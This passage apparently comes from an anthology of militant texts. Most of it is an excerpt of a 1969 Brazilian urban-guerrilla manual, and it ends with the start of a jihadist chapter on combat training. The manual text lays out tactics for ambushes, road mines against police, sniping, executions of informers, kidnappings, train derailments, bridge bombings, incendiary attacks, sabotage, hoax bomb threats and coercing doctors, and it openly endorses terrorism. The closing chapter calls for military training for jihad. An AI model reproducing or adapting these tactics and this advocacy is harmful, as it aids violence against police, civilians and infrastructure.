When they are carried out in certain houses, offices, archives, or public offices, their purpose is to capture or search for secret papers and documents with which to denounce involvements, compromises, and the corruption of men in government, their dirty deals and criminal transactions with the North Americans.

Raids and penetrations are most effective if they are carried out at night.

Occupations

Occupations are a type of attack carried out when the urban guerrilla stations himself in specific establishments and locations for a temporary resistance against the enemy or for some propaganda purpose.

The occupation of factories and schools during strikes or at other times is a method of protest or of distracting the enemy's attention.

The occupation of radio stations is for propaganda purposes.

Occupation is a highly effective model for action but, in order to prevent losses and material damage to our ranks, it is always a good idea to count on the possibility of withdrawal. It must always be meticulously planned and carried out at the opportune moment.

Occupation always has a time limit and the faster it is completed the better.

Ambush

Ambushes are attacks typified by surprise when the enemy is trapped across a road or when he makes a police net surrounding a house or an estate. A false message can bring the enemy to the spot where he falls into the trap.

The principal object of the ambush tactic is to capture enemy arms and punish him with death.

Ambushes to halt passenger trains are for propaganda purposes and, when they are troop trains, the object is to annihilate the enemy and seize his arms.

The urban guerrilla sniper is the kind of fighter especially suited for ambush because he can hide easily in the irregularities of the terrain, on the roofs and tops of buildings and apartments under construction. From windows and dark places, he can take careful aim at his chosen target.

Ambush has devastating effects on the enemy, leaving him unnerved, insecure, and fearful.

Street Tactics

Street tactics are used to fight the enemy in the streets, utilizing the participation of the masses against him.

In 1968 the Brazilian students used excellent street tactics against police troops, such as marching down streets against traffic, utilizing slings and marbles as arms against the mounted police.

Other street tactics consist in constructing barricades; pulling up paving blocks and hurling them at the police; throwing bottles, bricks, paperweights, and other projectiles from the tops of apartment and office buildings against the police; using buildings under construction for flight, for hiding, and for supporting surprise attacks.

It is equally necessary to know how to respond to enemy tactics. When the police troops come protected with helmets to defend themselves against flying objects, we have to divide ourselves into two teams: one to attack the enemy from the front, the other to attack him in the rear, withdrawing one as the other goes into action to prevent the first from becoming a target for projectiles hurled by the second.

By the same token it is important to know how to respond to the police net. When the police designate certain of their men to go into the masses to arrest a demonstrator, a larger group of urban guerrillas must surround the police group, disarming and beating them and at the same time letting the prisoner escape. This urban guerrilla operation is called the *net within the net.*

When the police net is formed at a school building, a factory, a place where the masses assemble, or some other point, the urban guerrilla must not give up or allow himself to be taken by surprise. To make his net work the enemy is obliged to transport the police in vehicles and special cars to occupy strategic points in the streets in order to invade the building or chosen locale. The urban guerrilla, for his part, must never clear a building or an area and meet in it without first knowing its exits, the way to break the circle, the strategic points that the police might occupy, and the roads that inevitably lead into the net, and he must hold other strategic points from which to strike at the enemy.

The roads followed by the police vehicles must be mined at key points along the way and at forced stopping points. When the mines explode, the vehicles will fly into the air. The police will be caught in the trap and will suffer losses or will be victims of ambush. The net must be broken by escape routes unknown to the police. The rigorous planning of the retreat is the best way of frustrating any encircling effort on the part of the enemy.

When there is no possibility of a flight plan, the urban guerrilla must not hold meetings, assemblies, or do anything else since to do so will prevent him from breaking through the net the enemy will surely try to throw around him.

Street tactics have revealed a new type of urban guerrilla, the urban guerrilla who participates in mass demonstrations. This is the type we designate as the urban guerrilla demonstrator, who joins the ranks and participates in popular marches with specific and definite aims.

These aims consist in hurling stones and projectiles of every type, using gasoline to start fires, using the police as a target for their fire arms, capturing police arms, kidnapping agents of the enemy and provocateurs, shooting with careful aim at the henchmen torturers and the police chiefs who come in special cars with false plates in order not to attract attention.

The urban guerrilla demonstrator shows groups in the mass demonstration the flight route if that is necessary. He plants mines, throws Molotov cocktails, prepares ambushes and explosions.

The urban guerrilla demonstrator must also initiate the *net within the net*, going through government vehicles, official cars, and police vehicles before turning them over or setting them on fire, to see if any of them have money and arms.

Snipers are very good for mass demonstrations and, along with the urban guerrilla demonstrators, can play a valuable role.

Hidden at strategic points, the snipers have complete success, using shotguns, machine guns, etc. whose fire and ricocheting easily cause losses among the enemy.

Strikes and Work Interruptions

The strike is a model of action employed by the urban guerrilla in work centers and schools to damage the enemy by stopping work and study activities. Because it is one of the weapons most feared by the exploiters and oppressors, the enemy uses tremendous fighting power and incredible violence against it. The strikers are taken to prison, suffer beatings, and many of them wind up assassinated.

The urban guerrilla must prepare the strike in such a way as to leave no tracks or clues that identify the leaders of the action. A strike is successful when it is organized through the action of a small group, if it is carefully prepared in secret and by the most clandestine methods.

Arms, ammunition, Molotovs, homemade weapons of destruction and attack, all this must be supplied beforehand in order to meet the enemy. So that it can do the greatest possible damage, it is a good idea to study and put into effect a sabotage plan.

Work and study interruptions, although they are of brief duration, cause severe damage to the enemy. It is enough for them to crop up at different points and in different sections of the same area, disrupting daily life, occurring endlessly one after the other, in authentic guerrilla fashion.

In strikes or simple work interruptions, the urban guerrilla has re-

course to occupation or penetration of the locale or can simply make a raid. In that case his objective is to take hostages, to capture prisoners, or to kidnap enemy agents and propose an exchange for the arrested strikers.

In certain cases, strikes and brief work interruptions can offer an excellent opportunity for preparing ambushes or traps whose aim is the physical liquidation of the cruel, bloody police.

The basic fact is that the enemy suffers losses and material and moral damage, and is weakened by the action.

Desertions, Diversions, Seizures, Expropriations of Arms, Ammunition, Explosives

Desertion and the diversion of arms are actions effected in military camps, ships, military hospitals, etc. The urban guerrilla soldier, chief, sergeant, subofficial, and official must desert at the most opportune moment with modern arms and ammunition to hand them over for the use of the Brazilian revolution.

One of the opportune moments is when the military urban guerrilla is called upon to pursue and to fight his guerrilla comrades outside the military quarters. Instead of following the orders of the gorillas, the military urban guerrilla must join the revolutionaries by handing over the arms and ammunition he carries, or the military plane he pilots.

The advantage of this method is that the revolutionaries receive arms and ammunition from the army, the navy, and the air force, the military police, the civilian guard, or the firemen without any great work, since it reaches their hands by government transport.

Other opportunities may occur in the barracks, and the military urban guerrilla must always be alert to this. In case of carelessness on the part of the commanders or in other favorable conditions, such as bureaucratic attitudes and behavior or relaxation of discipline on the part of sublieutenants and other internal personnel, the military urban guerrilla must no longer wait but must try to advise the organizations and desert alone or accompanied, but with as large a supply of arms as possible.

With information from and participation of the military urban guerrilla, raids on barracks and other military establishments for the purpose of capturing arms can be organized.

When there is no possibility of deserting and taking arms and ammunition, the military urban guerrilla must engage in sabotage, starting explosions and fires in munitions and gunpowder.

This technique of deserting with arms and ammunition, of raiding and sabotaging the military centers, is the best way of wearing out and demoralizing the gorillas and of leaving them confused.

The urban guerrilla's purpose in disarming an individual enemy is to capture his arms. These arms are usually in the hands of sentinels or others whose task is guard duty or repression.

The capture of arms may be accompanied by violent means or by astuteness and by tricks or traps. When the enemy is disarmed, he must be searched for arms other than those already taken from him. If we are careless, he can use the arms that were not seized to shoot the urban guerrilla.

The seizure of arms is an efficient method of acquiring machine guns, the urban guerrilla's most important arms.

When we carry out small operations or actions to seize arms and ammunition, the material captured may be for personal use or for armaments and supplies for the firing groups.

The necessity to provide firing power for the urban guerrilla is so great that in order to take off from zero point we often have to purchase one weapon, divert or capture a single arm. The basic point is to begin, and to begin with a great spirit of decisiveness and of boldness. The possession of a single arm multiplies our forces.

In a bank assault, we must be careful to seize the arm or arms of the bank guard. The remainder of the arms we find with the treasurer, the bank teller, or the manager must also be seized ahead of time.

The other method we can use to capture arms is the preparation of ambushes against the police and the cars they use to move around in.

Quite often we succeed in capturing arms in the police commissaries as a result of raids from outside.

The expropriation of arms, ammunition, and explosives is the urban guerrilla's goal in assaulting commercial houses, industries, and quarries.

Liberation of Prisoners

The liberation of prisoners is an armed operation designed to free the jailed urban guerrilla. In daily struggle against the enemy, the urban guerrilla is subject to arrest and can be sentenced to unlimited years in jail. This does not mean that the revolutionary battle stops here. For the guerrilla, his experience is deepened by prison and continues even in the dungeons where he is held.

The imprisoned urban guerrilla views jail as a terrain he must dominate and understand in order to free himself by a guerrilla operation.

There is no prison, either on an island, in a city penitentiary, or on a farm, that is impregnable to the slyness, the cleverness, and the firing potential of the revolutionaries.

The urban guerrilla who is free views the penal establishments of the enemy as the inevitable site of guerrilla action designed to liberate his ideological brothers from prison.

It is this combination of *the urban guerrilla in freedom and the urban guerrilla in jail* that results in the armed operations we refer to as the liberation of prisoners.

The guerrilla operations that can be used in liberating prisoners are the following:

a) riots in penal establishments, in correctional colonies and islands, or on transport or prison ships;
b) assaults on urban or rural penitentiaries, houses of detention, commissaries, prisoner depots, or any other permanent, occasional, or temporary place where prisoners are held;
c) assaults on prisoner transport trains and cars;
d) raids and penetrations of prisons;
e) ambushing of guards who are moving prisoners.

Execution

Execution is the killing of a North American spy, of an agent of the dictatorship, of a police torturer, of a fascist personality in the government involved in crimes and persecutions against patriots, of a stool pigeon, informer, police agent, or police provocateur.

Those who go to the police of their own free will to make denunciations and accusations, who supply clues and information and finger people, must also be executed when they are caught by the urban guerrilla.

Execution is a secret action in which the least possible number of urban guerrillas are involved. In many cases, the execution can be carried out by one sniper, patiently, alone and unknown, and operating in absolute secrecy and in cold blood.

Kidnapping

Kidnapping is capturing and holding in a secret spot a police agent, a North American spy, a political personality, or a notorious and dangerous enemy of the revolutionary movement.

Kidnapping is used to exchange or liberate imprisoned revolutionary

comrades, or to force suspension of torture in the jail cells of the military dictatorship.

The kidnapping of personalities who are known artists, sports figures, or are outstanding in some other field, but who have evidenced no political interest, can be a useful form of propaganda for the revolutionary and patriotic principles of the urban guerrilla provided it occurs under special circumstances, and the kidnapping is handled so that the public sympathizes with it and accepts it.

The kidnapping of North American residents or visitors in Brazil constitutes a form of protest against the penetration and domination of United States imperialism in our country.

Sabotage

Sabotage is a highly destructive type of attack using very few persons and sometimes requiring only one to accomplish the desired result. When the urban guerrilla uses sabotage the first phase is isolated sabotage. Then comes the phase of dispersed and generalized sabotage, carried out by the people.

Well-executed sabotage demands study, planning, and careful execution. A characteristic form of sabotage is explosion using dynamite, fire, and the placing of mines.

A little sand, a trickle of any kind of combustible, a poor lubrication, a screw removed, a short circuit, pieces of wood or of iron, can cause irreparable damage.

The objective of sabotage is to hurt, to damage, to make useless, and to destroy vital enemy points such as the following:

a) the economy of the country;
b) agricultural or industrial production;
c) transport and communication systems;
d) the military and police systems and their establishments and deposits;
e) the repressive military-police system;
f) the firms and properties of North Americans in the country.

The urban guerrilla should endanger the economy of the country, particularly its economic and financial aspects, such as its domestic and foreign commercial network, its exchange and banking systems, its tax collection systems, and others.

Public offices, centers of government services, government warehouses, are easy targets for sabotage.

Nor will it be easy to prevent the sabotage of agricultural and indus-

trial production by the urban guerrilla, with his thorough knowledge of the local situation.

Industrial workers acting as urban guerrillas are excellent industrial saboteurs since they, better than anyone, understand the industry, the factory, the machine, or the part most likely to destroy an entire operation, doing far more damage than a poorly informed layman could do.

With respect to the enemy's transport and communications systems, beginning with railway traffic, it is necessary to attack them systematically with sabotage arms.

The only caution is against causing death and fatal injury to passengers, especially regular commuters on suburban and long-distance trains.

Attacks on freight trains, rolling or stationary stock, stoppage of military transport and communication systems, these are the major sabotage objectives in this area.

Sleepers can be damaged and pulled up, as can rails. A tunnel blocked by a barrier after an explosion, an obstruction by a derailed car, cause tremendous harm.

The derailment of a cargo train carrying fuel is of major damage to the enemy. So is dynamiting railway bridges. In a system where the weight and the size of the rolling equipment is enormous, it takes months for workers to repair or rebuild the destruction and damage.

As for highways, they can be obstructed by trees, stationary vehicles, ditches, dislocation of barriers by dynamite, and bridges blown up by explosion.

Ships can be damaged at anchor in seaports and river ports or in the shipyards. Airplanes can be destroyed or sabotaged on the ground.

Telephonic and telegraphic lines can be systematically damaged, their towers blown up, and their lines made useless.

Transport and communications must be sabotaged at once because the revolutionary war has already begun in Brazil and it is essential to impede the enemy's movement of troops and munitions.

Oil lines, fuel plants, depots for bombs and ammunition, powder magazines and arsenals, military camps, commissaries must become targets par excellence in sabotage operations, while vehicles, army trucks, and other military and police cars must be destroyed wherever they are found.

The military and police repression centers and their specific and specialized organs, must also claim the attention of the urban guerrilla saboteur.

North American firms and properties in the country, for their part, must become such frequent targets of sabotage that the volume of actions directed against them surpasses the total of all other actions against vital enemy points.

Terrorism

Terrorism is an action, usually involving the placement of a bomb or fire explosion of great destructive power, which is capable of effecting irreparable loss against the enemy.

Terrorism requires that the urban guerrilla should have an adequate theoretical and practical knowledge of how to make explosives.

The terroristic act, apart from the apparent facility with which it can be carried out, is no different from other urban guerrilla acts and actions whose success depends on the planning and determination of the revolutionary organization. It is an action the urban guerrilla must execute with the greatest cold bloodedness, calmness, and decision.

Although terrorism generally involves an explosion, there are cases in which it may also be carried out by execution and the systematic burning of installations, properties, and North American depots, plantations, etc. It is essential to point out the importance of fires and the construction of incendiary bombs such as gasoline bombs in the technique of revolutionary terrorism. Another thing is the importance of the material the urban guerrilla can persuade the people to expropriate in moments of hunger and scarcity resulting from the greed of the big commercial interests.

Terrorism is an arm the revolutionary can never relinquish.

Armed Propaganda

The coordination of urban guerrilla actions, including each armed action, is the principal way of making armed propaganda.

These actions, carried out with specific and determined objectives, inevitably become propaganda material for the mass communications system.

Bank assaults, ambushes, desertions and diverting of arms, the rescue of prisoners, executions, kidnappings, sabotage, terrorism, and the war of nerves, are all cases in point.

Airplanes diverted in flight by revolutionary action, moving ships and trains assaulted and seized by guerrillas, can also be solely for propaganda effects.

But the urban guerrilla must never fail to install a clandestine press and must be able to turn out mimeographed copies using alcohol or electric plates and other duplicating apparatus, expropriating what he cannot buy in order to produce small clandestine newspapers, pamphlets, flyers, and stamps for propaganda and agitation against the dictatorship.

The urban guerrilla engaged in clandestine printing facilitates enormously the incorporation of large numbers of people into the revolutionary struggle, by opening a permanent work front for those willing to carry on revolutionary propaganda, even when to do so means acting alone and risking their lives as revolutionaries.

With the existence of clandestine propaganda and agitational material, the inventive spirit of the urban guerrilla expands and creates catapults, artifacts, mortars, and other instruments with which to distribute the antigovernment pamphlets at a distance.

Tape recordings, the occupation of radio stations, and the use of loudspeakers, drawings on walls and in other inaccessible places are other forms of propaganda.

In using them, the urban guerrilla should give them the character of armed operations.

A consistent propaganda by letters sent to specific addresses, explaining the meaning of the urban guerrillas' armed actions, produces considerable results and is one method of influencing certain segments of the population.

Even this influence exercised in the heart of the people by every possible propaganda device revolving around the activity of the urban guerrilla does not indicate that our forces have everyone's support.

It it enough to win the support of a part of the people and this can be done by popularizing the following slogan: "Let he who does not wish to do anything for the revolutionaries, do nothing against them."

The War of Nerves

The war of nerves or psychological war is an aggressive technique, based on the direct or indirect use of mass means of communication and news transmitted orally in order to demoralize the government.

In psychological warfare, the government is always at a disadvantage since it imposes censorship on the mass media and winds up in a defensive position by not allowing anything against it to filter through.

At this point it becomes desperate, is involved in greater contradictions and loss of prestige, and loses time and energy in an exhausting effort at control which is subject to being broken at any moment.

The object of the war of nerves is to misinform, spreading lies among the authorities, in which everyone can participate, thus creating an air of nervousness, discredit, insecurity, uncertainty, and concern on the part of the government.

The best methods used by the urban guerrilla in the war of nerves are the following:

a) using the telephone and the mail to announce false clues to the police and the government, including information on the planting of bombs and any other act of terrorism in public offices and other places, kidnapping and assassination plans, etc., to oblige the authorities to wear themselves out, following up the information fed them;

b) letting false plans fall into the hands of the police to divert their attention;

c) planting rumors to make the government uneasy;

d) exploiting by every means possible the corruption, the errors, and failures of the government and its representatives, forcing them into demoralizing explanations and justifications in the very mass communication media they maintain under censorship;

e) presenting denunciations to foreign embassies, the United Nations, the papal nunciature, and the international judicial commissions defending human rights or freedom of the press, exposing each concrete violation and use of violence by the military dictatorship and making it known that the revolutionary war will continue its course with serious danger for the enemies of the people.

How to Carry Out the Action

The urban guerrilla who correctly carries through his apprenticeship and training must give the greatest importance to his method of carrying out action, for in this he cannot commit the slightest error.

Any carelessness in the assimilation of the method and its use invites certain disaster, as experience teaches every day.

The outlaws commit errors frequently because of their methods, and this is one of the reasons why the urban guerrilla must be so insistently preoccupied with following the revolutionary technique and not the technique of the bandits.

And not only for that reason. There is no urban guerrilla worthy of the name who ignores the revolutionary method of action and fails to practice it rigorously in the planning and execution of his activity.

The giant is known by his toe. The same can be said of the urban

guerrilla who is known from afar for his correct methods and his absolute fidelity to principles.

The revolutionary method of carrying out action is strongly and forcefully based on the knowledge and use of the following elements:

a) investigation of information;
b) observation or *paquera*;[5]
c) reconnaissance or exploration of the terrain;
d) study and timing of routes;
e) mapping;
f) mechanization;
g) selection of personnel and relief;
h) selection of firing capacity;
i) study and practice in completion;
j) completion;
k) cover;
l) retreat;
m) dispersal;
n) liberation or transfer of prisoners;
o) elimination of clues;
p) rescue of wounded.

Some Observations on the Method

When there is no information, the point of departure for the planning of the action must be investigation, observation, or *paquera*. This method also has good results.

In any event, including when there is information, it is essential to take observations or *paquera*, to see that the information is not at odds with observation or vice versa.

Reconnaissance or exploration of the terrain, study and timing of routes are so important that to omit them is to make a stab in the dark.

Mechanization, in general, is an underestimated factor in the method of conducting the action. Frequently mechanization is left to the end, to the eve of the action, before anything is done about it.

This is an error. Mechanization must be considered seriously, must be undertaken with considerable foresight and according to careful planning, also based on information, observation, or *paquera*, and must be carried out with rigorous care and precision. The care, conservation, maintenance, and camouflaging of the vehicles expropriated are very important details of mechanization.

When transport fails, the principal action fails with serious moral and material consequences for the urban guerrilla activity.

The selection of personnel requires great care to avoid the inclusion of indecisive or vacillating personnel with the danger of contaminating the other participants, a difficulty that must be avoided.

The withdrawal is equally or more important than the operation itself, to the point that it must be rigorously planned, including the possibility of failure.

One must avoid rescue or transfer of prisoners with children present, or anything to attract the attention of people in casual transit through the area. The best thing is to make the rescue as natural as possible, always winding through, or using different routes or narrow streets that scarcely permit passage on foot, to avoid an encounter of two cars. The elimination of tracks is obligatory and demands the greatest caution in hiding fingerprints and any other sign that could give the enemy information. Lack of care in the elimination of tracks and clues is a factor that increases nervousness in our ranks and which the enemy often exploits.

Rescue of the Wounded

The problem of the wounded in urban guerrilla warfare merits special attention. During guerrilla operations in the urban area it may happen that some comrade is accidentally wounded or shot by the police. When a guerrilla in the firing group has a knowledge of first aid he can do something for the wounded comrade on the spot. In no circumstances can the wounded urban guerrilla be abandoned at the site of the battle or left to the enemy's hands.

One of the precautions we must take is to set up nursing courses for men and women, courses in which the urban guerrilla can matriculate and learn the elementary techniques of first aid.

The urban guerrilla doctor, student of medicine, nurse, pharmacologist, or simply the person trained in first aid, is a necessity in modern revolutionary struggle.

A small manual of first aid for the urban guerrilla, printed on mimeographed sheets, can also be undertaken by anyone who has enough knowledge.

In planning and completing an armed action, the urban guerrilla cannot forget the organization of medical logistics. This will be accomplished by means of a mobile or motorized clinic. You can also set up a mobile first aid station. Another solution is to utilize the skills of a nurs-

ing comrade who waits with his bag of equipment in a designated house to which the wounded are brought.

The ideal would be to have our own well equipped clinic, but this is very costly unless we use expropriated materials.

When all else fails, it is often necessary to resort to legal clinics, using armed force if necessary to demand that the doctors attend to our wounded.

In the eventuality that we fall back on blood banks to buy blood or whole plasma, we must not use legal addresses and certainly not addresses where the wounded can really be found, since they are under our care and protection. Nor should we supply addresses of those involved in the organization's clandestine work to the hospitals and health centers where we take them. Such concerns are indispensable to cover any track or clue.

The houses in which the wounded stay cannot be known to anybody with the unique and exclusive exception of the small group of comrades responsible for their treatment and transport.

Sheets, bloody clothing, medicine, and any other indication of treatment of the comrades wounded in combat with the police, must be completely eliminated from any place they visit to receive medical treatment.

Guerrilla Security

The urban guerrilla lives in constant danger of the possibility of being discovered or denounced. The chief security problem is to make certain that we are well hidden and well guarded, and that there are secure methods to keep the police from locating us or our whereabouts.

The worst enemy of the urban guerrilla and the major danger we run is infiltration into our organization by a spy or an informer.

The spy trapped within the organization will be punished with death. The same goes for those who desert and inform the police.

A good security is the certainty that the enemy has no spies and agents infiltrated in our midst and can receive no information about us even by indirect or distant means. The fundamental way to insure this is to be cautious and strict in recruiting.

Nor is it permissible for everyone to know everyone and everything else. Each person should know only what relates to his work. This rule is a fundamental point in the abc's of urban guerrilla security.

The battle that we are waging against the enemy is arduous and difficult because it is a class struggle. Every class struggle is a battle of life or death when the classes are antagonistic.

The enemy wants to annihilate us and fights relentlessly to find us and destroy us, so that our great weapon consists in hiding from him and attacking him by surprise.

The danger to the urban guerrilla is that he may reveal himself through imprudence or allow himself to be discovered through lack of class vigilance. It is inadmissible for the urban guerrilla to give out his own or any other clandestine address to the enemy or to talk too much. Annotations in the margins of newspapers, lost documents, calling cards, letters or notes, all these are clues that the police never underestimate.

Address and telephone books must be destroyed and one must not write or hold papers; it is necessary to avoid keeping archives of legal or illegal names, biographical information, maps, and plans. The points of contact should not be written down but simply committed to memory.

The urban guerrilla who violates these rules must be warned by the first one who notes his infraction and, if he repeats it, we must avoid working with him.

The need of the urban guerrilla to move about constantly and the relative proximity of the police, given the circumstances of the strategic police net which surrounds the city, forces him to adopt variable security methods depending on the enemy's movements.

For this reason it is necessary to maintain a service of daily news about what the enemy appears to be doing, where his police net is operating and what gorges and points of strangulation are being watched. The daily reading of police news in the newspapers is a great fountain of information in these cases.

The most important lesson for guerrilla security is never, under any circumstances, to permit the slightest sign of laxity in the maintenance of security measures and regulations within the organization.

Guerrilla security must be maintained also and principally in cases of arrest. The arrested guerrilla can reveal nothing to the police that will jeopardize the organization. He can say nothing that may lead, as a consequence, to the arrest of other comrades, the discovery of addresses and hiding places, the loss of arms and ammunition.

The Seven Sins of the Urban Guerrilla

Even when the urban guerrilla applies his revolutionary technique with precision and rigorously abides by security rules, he can still be vulnerable to errors. There is no perfect urban guerrilla. The most he can do is to make every effort to diminish the margin of error since he cannot be perfect.

One of the methods we should use to diminish the margin of error is to know thoroughly the seven sins of the urban guerrilla and try to fight them.

The first sin of the urban guerrilla is inexperience. The urban guerrilla, blinded by this sin, thinks the enemy is stupid, underestimates his intelligence, believes everything is easy and, as a result, leaves clues that can lead to his disaster.

Because of his inexperience, the urban guerrilla can also overestimate the forces of the enemy, believing them to be stronger than they really are. Allowing himself to be fooled by this presumption, the urban guerrilla becomes intimidated, and remains insecure and indecisive, paralyzed and lacking in audacity.

The second sin of the urban guerrilla is to boast about the actions he has completed and broadcast them to the four winds.

The third sin of the urban guerrilla is vanity. The urban guerrilla who suffers from this sin tries to solve the problems of the revolution by actions erupting in the city, but without bothering about the beginnings and the survival of the guerrilla in rural areas. Blinded by success, he winds up organizing an action that he considers decisive and that puts into play all the forces and resources of the organization. Since the city is the area of the strategic circle which we cannot avoid or break while rural guerrilla warfare has not yet erupted and is not at the point of triumph, we always run the fatal error of permitting the enemy to attack us with decisive blows.

The fourth sin of the urban guerrilla is to exaggerate his strength and to undertake projects for which he lacks forces and, as yet, does not have the required infrastructure.

The fifth sin of the urban guerrilla is precipitous action. The urban guerrilla who commits this sin loses patience, suffers an attack of nerves, does not wait for anything, and impetuously throws himself into action, suffering untold reverses.

The sixth sin of the urban guerrilla is to attack the enemy when he is most angry.

The seventh sin of the urban guerrilla is to fail to plan things and to act out of improvisation.

Popular Support

One of the permanent concerns of the urban guerrilla is his identification with popular causes to win public support.

Where government actions become inept and corrupt, the urban guerrilla should not hesitate to step in to show that he opposes the government and to gain mass sympathy. The present government, for example, imposes heavy financial burdens and excessively high taxes on the people. It is up to the urban guerrilla to attack the dictatorship's tax collection system and to obstruct its financial activity, throwing all the weight of violent revolutionary action against it.

The urban guerrilla fights not only to upset the tax and collection system: the arm of revolutionary violence must also be directed against those government organs that raise prices and those who direct them, as well as against the wealthiest of the national and foreign profiteers and the important property owners; in short, against all those who accumulate huge fortunes out of the high cost of living, the wages of hunger, excessive prices and rents.

Foreign trusts, such as refrigeration and other North American plants that monopolize the market and the manufacture of general food supplies, must be systematically attacked by the urban guerrilla.

The rebellion of the urban guerrilla and his persistence in intervening in public questions is the best way of insuring public support of the cause we defend. We repeat and insist on repeating: *it is the best way of insuring public support.* As soon as a reasonable section of the population begins to take seriously the action of the urban guerrilla, his success is guaranteed.

The government has no alternative except to intensify repression. The police networks, house searches, arrests of innocent people and of suspects, closing off streets, make life in the city unbearable. The military dictatorship embarks on massive political persecution. Political assassinations and police terror become routine.

In spite of all this, the police systematically fail. The armed forces, the navy, and the air force are mobilized and undertake routine police functions. Even so they find no way to halt guerrilla operations, nor to wipe out the revolutionary organization with its fragmented groups that move around and operate throughout the national territory persistently and contagiously.

The people refuse to collaborate with the authorities, and the general sentiment is that the government is unjust, incapable of solving problems, and resorts purely and simply to the physical liquidation of its opponents.

The political situation in the country is transformed into a military situation in which the gorillas appear more and more to be the ones responsible for errors and violence, while the problems in the lives of the people become truly catastrophic.

When they see the militarists and the dictatorship on the brink of the abyss and fearing the consequences of a revolutionary war which is already at a fairly advanced and irreversible level, the pacifiers, always to be found within the ruling classes, and the right-wing opportunists, partisans of nonviolent struggle, join hands and circulate rumors behind the scenes, begging the hangmen for elections, "redemocratization," constitutional reforms, and other tripe designed to fool the masses and make them stop the revolutionary rebellion in the cities and the rural areas of the country.

But, watching the revolutionaries, the people now understand that it is a farce to vote in elections which have as their sole objective guaranteeing the continuation of the military dictatorship and covering up its crimes.

Attacking wholeheartedly this election farce and the so-called "political solution" so appealing to the opportunists, the urban guerrilla must become more aggressive and violent, resorting without letup to sabotage, terrorism, expropriations, assaults, kidnappings, executions, etc.

This answers any attempt to fool the masses with the opening of Congress and the reorganization of political parties—parties of the government and of the opposition it allows—when all the time the parliament and the so-called parties function thanks to the license of the military dictatorship in a true spectacle of marionettes and dogs on a leash.

The role of the urban guerrilla, in order to win the support of the people, is to continue fighting, keeping in mind the interests of the masses and heightening the disastrous situation in which the government must act. These are the circumstances, disastrous for the dictatorship, which permit the revolutionaries to open rural guerrilla warfare in the midst of the uncontrollable expansion of urban rebellion.

The urban guerrilla is engaged in revolutionary action in favor of the people and with it seeks the participation of the masses in the struggle against the military dictatorship and for the liberation of the country from the yoke of the United States. Beginning with the city and with the support of the people, the rural guerrilla war develops rapidly, establishing its infrastructure carefully while the urban area continues the rebellion.

Urban Guerrilla Warfare, School for Selecting the Guerrilla

Revolution is a social phenomenon that depends on men, arms, and resources. Arms and resources exist in the country and can be taken and

used, but to do this it is necessary to count on men. Without them, the arms and the resources have no use and no value. For their part, the men must have two basic and indispensable obligatory qualities:

a) they must have a politico-revolutionary motivation;

b) they must have the necessary technical-revolutionary preparation.

Men with a politico-revolutionary motivation are found among the vast and clearheaded contingents of enemies of the military dictatorship and of the domination of U.S. imperialism.

Almost daily such men gravitate to urban guerrilla warfare, and it is for this reason that the reaction no longer announces that it has thwarted the revolutionaries and goes through the unpleasantness of seeing them rise up again out of their own ashes.

The men who are best trained, most experienced, and dedicated to urban guerrilla warfare and at the same time to rural guerrilla warfare, constitute the backbone of the revolutionary war and, therefore, of the Brazilian revolution. From this backbone will come the marrow of the revolutionary army of national liberation, rising out of guerrilla warfare.

This is the central nucleus, not the bureaucrats and opportunists hidden in the organizational structure, not the empty conferees, the clichéd writers of resolutions that remain on paper, but rather the men who fight. The men who from the very first have been determined and ready for anything, who personally participate in revolutionary actions, who do not waver or deceive.

This is the nucleus indoctrinated and disciplined with a long-range strategic and tactical vision consistent with the application of Marxist theory, of Leninism, and of Castro-Guevara developments applied to the specific conditions of the Brazilian situation. This is the nucleus that will lead the rebellion through its guerrilla phase.

From it will come men and women with politico-military development, one and indivisible, whose task will be that of future leaders after the triumph of the revolution, in the construction of the new Brazilian society.

As of now, the men and women chosen for urban guerrilla warfare are workers; peasants whom the city has attracted as a market for manpower and who return to the countryside indoctrinated and politically and technically prepared: students, intellectuals, priests. This is the material with which we are building—starting with urban guerrilla warfare —the armed alliance of workers and peasants, with students, intellectuals, priests.

Workers have infinite knowledge in the industrial sphere and are best for urban revolutionary tasks. The urban guerrilla worker partici-

pates in the struggle by constructing arms, sabotaging and preparing saboteurs and dynamiters, and personally participating in actions involving hand arms, or organizing strikes and partial paralysis with the characteristics of mass violence in factories, workships, and other work centers.

The peasants have an extraordinary intuition for knowledge of the land, judgment in confronting the enemy, and the indispensable ability to communicate with the humble masses. The peasant guerrilla is already participating in our struggle and it is he who reaches the guerrilla core, establishes support points in the countryside, finds hiding places for individuals, arms, munitions, supplies, organizes the sowing and harvesting of grain for use in the guerrilla war, chooses the points of transport, cattle-raising posts, and sources of meat supplies, trains the guides that show the rural guerrillas the road, and creates an information service in the countryside.

Students are noted for being politically crude and coarse and thus they break all the taboos. When they are integrated into urban guerrilla warfare, as is now occurring on a wide scale, they show a special talent for revolutionary violence and soon acquire a high level of political-technical-military skill. Students have plenty of free time on their hands because they are systematically separated, suspended, and expelled from school by the dictatorship and so they begin to spend their time advantageously, in behalf of the revolution.

The intellectuals constitute the vanguard of resistance to arbitrary acts, social injustice, and the terrible inhumanity of the dictatorship of the gorillas. They spread the revolutionary call and they have great influence on people. The urban guerrilla intellectual or artist is the most modern of the Brazilian revolution's adherents.

Churchmen—that is to say, those ministers or priests and religious men of various hierarchies and persuasions—represent a sector that has special ability to communicate with the people, particularly with workers, peasants, and the Brazilian woman. The priest who is an urban guerrilla is an active ingredient in the ongoing Brazilian revolutionary war, and constitutes a powerful arm in the struggle against military power and North American imperialism.

As for the Brazilian woman, her participation in the revolutionary war, and particularly in urban guerrilla warfare, has been marked by an unmatched fighting spirit and tenacity, and it is not by chance that so many women have been accused of participation in guerrilla actions against banks, quarries, military centers, etc., and that so many are in prison while others are sought by the police.

As a school for choosing the guerrilla, urban guerrilla warfare prepares and places at the same level of responsibility and efficiency the men and women who share the same dangers fighting, rounding up supplies, serving as messengers or runners, as drivers, sailors, or airplane pilots, obtaining secret information, and helping with propaganda and the task of indoctrination.

June 1969

CHAPTER 7

COMBAT

Mujahideen & Training

Mufti Khubaib Sahib

Generally the military training ought to be acquired by every healthy Muslim. Even the disabled Muslim could perform various military duties, due to the modern method of warfare. Specifically, each and every member of the Jihaad Movements and organisations, must obtain the highest standard of military training and ought to acquire first-hand experience of actual combat. After this necessary training they ought to serve whichever section they are assigned.

The most vital, important and sensitive section among the Jihaad organisation is the armed forces section. The activities of this section is spread from the training centres to the interiors of the enemy territories. The area of its activities is very wide. This is the heart of every Jihaad activity, while all the other sections exist for the promotion and development of this section. Therefore it also carries heavy responsibilities.

